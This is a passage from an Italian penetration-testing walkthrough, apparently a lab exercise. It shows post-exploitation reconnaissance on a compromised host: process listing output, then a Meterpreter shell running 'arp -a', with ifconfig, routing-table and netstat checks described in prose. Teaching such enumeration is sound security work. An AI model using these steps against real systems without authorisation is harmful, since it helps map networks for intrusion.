
```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1696 ?        Ss   11:42   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   11:42   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   11:42   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   11:42   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   11:42   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   11:42   0:00 [migration/1]
root         7  0.0  0.0      0     0 ?        S<   11:42   0:00 [ksoftirqd/1]
root         8  0.0  0.0      0     0 ?        S<   11:42   0:00 [watchdog/1]
root         9  0.0  0.0      0     0 ?        S<   11:42   0:00 [events/0]
root        10  0.0  0.0      0     0 ?        S<   11:42   0:00 [events/1]
root        11  0.0  0.0      0     0 ?        S<   11:42   0:00 [khelper]
root        46  0.0  0.0      0     0 ?        S<   11:42   0:00 [kblockd/0]
root        47  0.0  0.0      0     0 ?        S<   11:42   0:00 [kblockd/1]
root        50  0.0  0.0      0     0 ?        S<   11:42   0:00 [kacpid]
root        51  0.0  0.0      0     0 ?        S<   11:42   0:00 [kacpi_notify]
root        98  0.0  0.0      0     0 ?        S<   11:42   0:00 [kseriod]
root       142  0.0  0.0      0     0 ?        S    11:42   0:00 [pdflush]
root       143  0.0  0.0      0     0 ?        S    11:42   0:00 [pdflush]
root       144  0.0  0.0      0     0 ?        S<   11:42   0:00 [kswapd0]
root       186  0.0  0.0      0     0 ?        S<   11:42   0:00 [aio/0]
root       187  0.0  0.0      0     0 ?        S<   11:42   0:00 [aio/1]
root      1154  0.0  0.0      0     0 ?        S<   11:42   0:00 [ksnapd]
root      1352  0.0  0.0      0     0 ?        S<   11:42   0:00 [ata/0]
root      1353  0.0  0.0      0     0 ?        S<   11:42   0:00 [ata/1]
root      1354  0.0  0.0      0     0 ?        S<   11:42   0:00 [ata_aux]
root      1365  0.0  0.0      0     0 ?        S<   11:42   0:00 [ksuspend_usbd]
root      1387  0.0  0.0      0     0 ?        S<   11:42   0:00 [khubd]
root      2088  0.0  0.0      0     0 ?        S<   11:42   0:00 [scsi_eh_0]
root      2247  0.0  0.0      0     0 ?        S<   11:42   0:00 [scsi_eh_1]
root      2251  0.0  0.0      0     0 ?        S<   11:42   0:00 [scsi_eh_2]
root      2260  0.0  0.0      0     0 ?        S<   11:42   0:00 [kjournald]
root      2414  0.0  0.0   2216   652 ?        S<s  11:42   0:00 /sbin/udevd --daemon
root      2713  0.0  0.0      0     0 ?        S<   11:42   0:00 [kpsmoused]
ntp       3455  0.0  0.0   4124  1236 ?        S<s  11:42   0:00 /usr/sbin/ntpd -p /var/run/ntpd.pid -u 115:121 -g
root      3664  0.0  0.0      0     0 ?        S<   11:42   0:00 [kjournald]
daemon    3797  0.0  0.0   1836   520 ?        Ss   11:42   0:00 /sbin/portmap
statd     3813  0.0  0.0   1900   728 ?        Ss   11:42   0:00 /sbin/rpc.statd
root      3819  0.0  0.0      0     0 ?        S<   11:42   0:00 [rpciod/0]
root      3820  0.0  0.0      0     0 ?        S<   11:42   0:00 [rpciod/1]
root      3839  0.0  0.0   3648   564 ?        Ss   11:42   0:00 /usr/sbin/rpc.idmapd
root      4066  0.0  0.0   1716   492 tty4     Ss+  11:42   0:00 /sbin/getty 38400 tty4
```

Finita una serie di controlli per contestualizzare la macchina su cui ci troviamo, procediamo adesso a ricavare informazioni sulla rete in cui è connessa.


Avvieremo nuovamente una shell e procediamo in primis ad analizzare la tabella arp, nel caso specifico possiamo verificare la presenza del solo gateway, per cui già abbiamo scoperto essere l'unica macchina presente in quella sottorete.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
arp -a
? (192.168.32.1) at 08:00:27:4A:43:96 [ether] on eth0
```

Successivamente verifichiamo le configurazioni della scheda di rete lanciando prima un ifconfig e poi analizzando il file interfaces, in modo da identificare se si tratta di un indirizzo ip statico o se viene utilizzato un DHCP.



Verifichiamo la tabella di routing che sappiamo determina il percorso ottimale per l'instradamento dei pacchetti dati, indicando le rotte e le relative metriche



Infine lanciamo il comando netstat utilizzato per visualizzare le connessioni di rete aperte, inclusi i dettagli sul protocollo, gli indirizzi IP, i numeri di porta e i processi associati. Lo switch -tp specifica di mostrare solo le connessioni TCP e di includere le informazioni sui processi che gestiscono tali connessioni.